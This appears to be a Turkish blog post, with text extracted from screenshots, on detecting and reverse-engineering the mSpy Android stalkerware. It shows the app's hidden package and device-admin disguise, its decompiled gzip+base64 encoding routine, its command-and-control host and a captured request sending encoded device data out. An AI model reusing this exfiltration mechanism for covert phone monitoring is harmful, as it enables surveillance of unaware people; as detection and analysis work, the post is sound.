v4.18.3 casus uygulaması yüklü bir Android cihazı ele alacak olursak, ikon/simge gizleme özelliğini de barındıran mspy casus uygulaması Android cihazınızda yüklü ise her ne kadar simgesi gizli olsa da dosya sistemi üzerinde android.sys.process , cihaz yöneticileri kısmında ise Update Service adı altında kolaylıkla tespit edilebilmektedir.


Genymotion - Samsung Galaxy S6 - 6.0.0 ...
5:32
Device administrators
Personal
Update Service
Internal Update Service
Android Device Manager
Allow Android Device Manager to lock or erase a lost device
Sample Device Admin
Sample code for writing a DeviceAdmin class. This implementation provides a UI (in ApiDemos) for you to directly control what the
GPS
ID


C:\WINDOWS\system32\cmd.exe - a...
root@vbox86p:/data/data # date
Mon Sep 19 15:35:10 EDT 2016
root@vbox86p:/data/data # ls -al | grep 15:
drwxr-x--x u0_a69 u0_a69 2016-09-19 15:24 android.sys.process
drwxr-x--x bluetooth bluetooth 2016-09-19 15:20 com.android.bluetooth
drwxr-x--x u0_a25 u0_a25 2016-09-19 15:20 com.android.camera2
drwxr-x--x u0_a68 u0_a68 2016-09-19 15:20 com.android.chrome
drwxr-x--x u0_a4 u0_a4 2016-09-19 15:20 com.android.defcontainer
drwxr-x--x u0_a33 u0_a33 2016-09-19 15:21 com.android.documentsui
drwxr-x--x u0_a37 u0_a37 2016-09-19 15:20 com.android.gallery3d
drwxr-x--x u0_a41 u0_a41 2016-09-19 15:20 com.android.inputmethod.l
atin
drwxr-x--x system system 2016-09-19 15:06 com.android.keychain
drwxr-x--x u0_a10 u0_a10 2016-09-19 15:06 com.android.musicfx
drwxr-x--x u0_a12 u0_a12 2016-09-19 15:15 com.android.packageinstal
ler
drwxr-x--x u0_a47 u0_a47 2016-09-19 15:20 com.android.pacprocessor
drwxr-x--x u0_a51 u0_a51 2016-09-19 15:20 com.android.printspooler
drwxr-x--x u0_a6 u0_a6 2016-09-19 15:06 com.android.providers.dow
nloads
drwxr-x--x system system 2016-09-19 15:16 com.android.settings
drwxr-x--x u0_a64 u0_a64 2016-09-19 15:06 com.android.vending
drwxr-x--x u0_a57 u0_a57 2016-09-19 15:20 com.android.webview
drwxr-x--x u0_a60 u0_a60 2016-09-19 15:21 com.google.android.gms
drwxr-x--x u0_a66 u0_a66 2016-09-19 15:20 com.google.android.google
quicksearchbox
drwxr-x--x u0_a53 u0_a53 2016-09-19 15:06 com.google.android.syncad
apters.contacts
drwxr-x--x u0_a52 u0_a52 2016-09-19 15:03 com.google.android.tts
drwxr-x--x u0_a50 u0_a50 2016-09-19 15:20 com.svox.pico
drwxr-x--x u0_a46 u0_a46 2016-09-19 15:20 jp.co.omronsoft.openwnn
root@vbox86p:/data/data #




Bu gibi durumlarda cihazın http trafiğini Charles Proxy gibi bir araca yönlendirip trafiğini izlemekte de fayda olabilir. Örneğin mspy v4.18.3 casus yazılımı yüklü olan bir cihazın trafiğini incelediğinizde, casus uygulamanın elde ettiği bilgileri https://a.thd.cc adresine gönderdiğini görebilirsiniz.



Tabii sistemden toplanan ve komuta kontrol merkezine gönderilen veri bu örnekte olduğu gibi gizlenmiş (encoded) ise bu durumda statik (dex2jar, JD-GUI, IDA Pro ve/veya Radare2 araçlarından faydalanabilirsiniz.) veya dinamik kod analizi ile gizlenmiş veriyi çözebilirsiniz. Dinamik kod analizi için IDA Pro aracından faydalanabilirsiniz.


Bunun için öncelikle casus uygulamanın apk uzantılı kurulum paketine (bt.apk) ihtiyacınız olacaktır. Bunu elde ettikten sonra paketin içinden çıkan classes.dex dosyasını IDA ile açmanız gerekmektedir. Ardından Android Emulator'e yüklediğiniz (adb install bt.apk) casus uygulamayı IDA Pro ile analiz etmeye başladığınızda data parametresi ile sunucuya iletilen gizlenmiş veriyi tetiklemek için kayıt işlemini gerçekleştirmeye çalışmanız yeterli olacaktır.


Kayıt ekranında 1 yazdıktan sonra butona bastığınızda uygulamanın https://a.thd.cc/apiv4/register/registerjson adresine gizlenmiş data parametresini de içeren bir veri gönderdiğini görebilirsiniz. Bundan yola çıkarak IDA üzerinde registerjson ile ilişkili olabilecek yerlere kesme noktası (breakpoint) koyacak olursanız çok geçmeden sistem üzerinden toplanan email, imei gibi bilgilerin toplanıp GZIP ile sıkıştırılıp ardından base64 ile gizlendiği kod bloğuna ulaşabilirsiniz.



bt-dex2jar.jar
android
support.v4
a.a
app
b
c
content
FileProvider.class
WakefulBroadcastReceiver.class
a.class
b.class
c.class
d.class
e.class
f.class
g.class
media
view
widget
sys.process
com
android
inputmethod
inputmethodcommon
internal.telephony
mob.display2
system
a.a.a
b
display2.spy
logssender
sync
utils
multithreading
other
a
InstagramApiHelper$SerializableCookie.class
InstagramApiHelper.class
a.class
b.class
c.class
d.class
e.class
f.class
g.class
h.class
i.class
j.class
k.class
l.class
m.class
n.class
o.class
p.class
q.class
r.class
s.class
t.class
ju.class
lc.class
d.class
AbstractSessionInputBuffer.class
g.class
h.class
d.class
c.class
package com.android.system.utils.other;
import android.util.Base64;
import java.io.OutputStream;
import java.util.zip.Deflater;
import java.util.zip.GZIPOutputStream;
public class h
public static byte[] a(String paramString)
return Base64.encode(b(paramString), 8);
/* Error */
public static byte[] b(String paramString)
// Byte code:
// 0: new 22 java/io/ByteArrayOutputStream
// 3: dup
// 4: aload_0
// 5: invokevirtual 28 java/lang/String:length ()I
// 8: iconst_3
// 9: idiv
// 10: invokespecial 32 java/io/ByteArrayOutputStream:<init> (I)V
// 13: astore_1
// 14: new 6 com/android/system/utils/other/h$1
// 17: dup
// 18: aload_1
// 19: invokespecial 35 com/android/system/utils/other/h$1:<init> (Ljava/io/OutputStream;)V
// 22: astore_2
// 23: aload_2
// 24: aload_0
// 25: invokevirtual 39 java/lang/String:getBytes ()[B
// 28: invokevirtual 45 java/util/zip/GZIPOutputStream:write ([B)V
// 31: aload_2
// 32: invokevirtual 49 java/util/zip/GZIPOutputStream:close ()V
// 35: aload_1
// 36: invokevirtual 52 java/io/ByteArrayOutputStream:toByteArray ()[B
// 39: astore_0
// 40: aload_1
// 41: invokevirtual 53 java/io/ByteArrayOutputStream:close ()V
// 44: aload_0
// 45: areturn
// 46: astore_0
// 47: ldc 55
// 49: ldc 57
// 51: aload_0
// 52: invokestatic 62 com/android/system/logssender/logger/c:b (Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)V
// 55: aload_1
// 56: invokevirtual 53 java/io/ByteArrayOutputStream:close ()V
// 59: iconst_0
// 60: newarray <illegal type>
// 62: areturn
// 63: astore_0
// 64: aload_1
// 65: invokevirtual 53 java/io/ByteArrayOutputStream:close ()V
IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb
File Edit Jump Search View Debugger Options Windows Help
Dalvik debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
SettingsProvider_getType@LL
SettingsProvider_insert@LLL
SettingsProvider_onCreate@Z
SettingsProvider_query@LLLLLL
SettingsProvider_update@LLLL
a$10__init_@VLL
a$10_a@V
a$11__init_@VLL
a$11_a@V
a$12__init_@VLL
a$12_a@V
a$1__init_@V_0
a$1_run@V_0
a$2__init_@VLL_2
a$2_a@V
a$3__init_@VLL
a$3_a@V
a$4__init_@VLLI
a$4_a@V
Line 8245 of 20249
IDA View-A
Breakpoints
Hex View-1
Structures
CODE:0013E6FC iput-object
CODE:0013E700 const-string
CODE:0013E704 iput-object
CODE:0013E708 new-instance
CODE:0013E70C invoke-direct
CODE:0013E712 iput-object
CODE:0013E716 new-instance
CODE:0013E71A invoke-direct
CODE:0013E720 invoke-static
CODE:0013E726 move-result-object
Choose process to attach to
ID Name
1693 android.sys.process
OK Cancel Search Help
Line 1 of 1
Android Emulator - mspy:5554
12:40
mSPY Step 3/3
Enter Registration Code
1
Complete Registration
Please enter your registration code, which can be found on Step 3 of the Online Installation Guide at www.mspyonline.com
After device registration is complete, you may immediately begin monitoring from your personal Control Panel at www.mspyonline.com
Output window
Flushing buffers, please wait...ok
Flushing buffers, please wait...ok
Command "JumpEnter" failed
Flushing buffers, please wait...ok
Deferring breakpoint. It will be set after the class 'com.android.mob.display2.main.b.b' is loaded.
JDWP error: An established connection was aborted by the software in your host machine.
Failed to suspend the application
dalvik_debmod_t::close_remote()
JDWP error: An established connection was aborted by the software in your host machine.
TCP-connection to adb server
Target Android version 6.0, SDK version of the framework 23 (ART)
Python
AU: idle Down Disk: 7GB

Overview | Request | Response | Summary | Chart | Notes


```
POST /apiv4/register/registerjson HTTP/1.1
Connection: close
Content-Type: application/x-www-form-urlencoded;
Build-Version: 4.18.3
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; sdk_phone_armv7 Build/MRA44C)
Host: a.thd.cc
Accept-Encoding: gzip
Content-Length: 188

data=H4sIAAAAAAAAAF2NMQ7CMAxF7-K5QxqQWnoBJjb2yrRWsEgcKY2FoOLuOCN4--_Z_jug1vvMK0zQ
H29-HNAtzh98P56gA07EZtzvmKCEHGESjbGDQmFe8krth7mlEhRDiySWheozl4etqNTyMqyb4Y3T
P6rW987SLs-XK3y-dW_QT54AAAA=
```



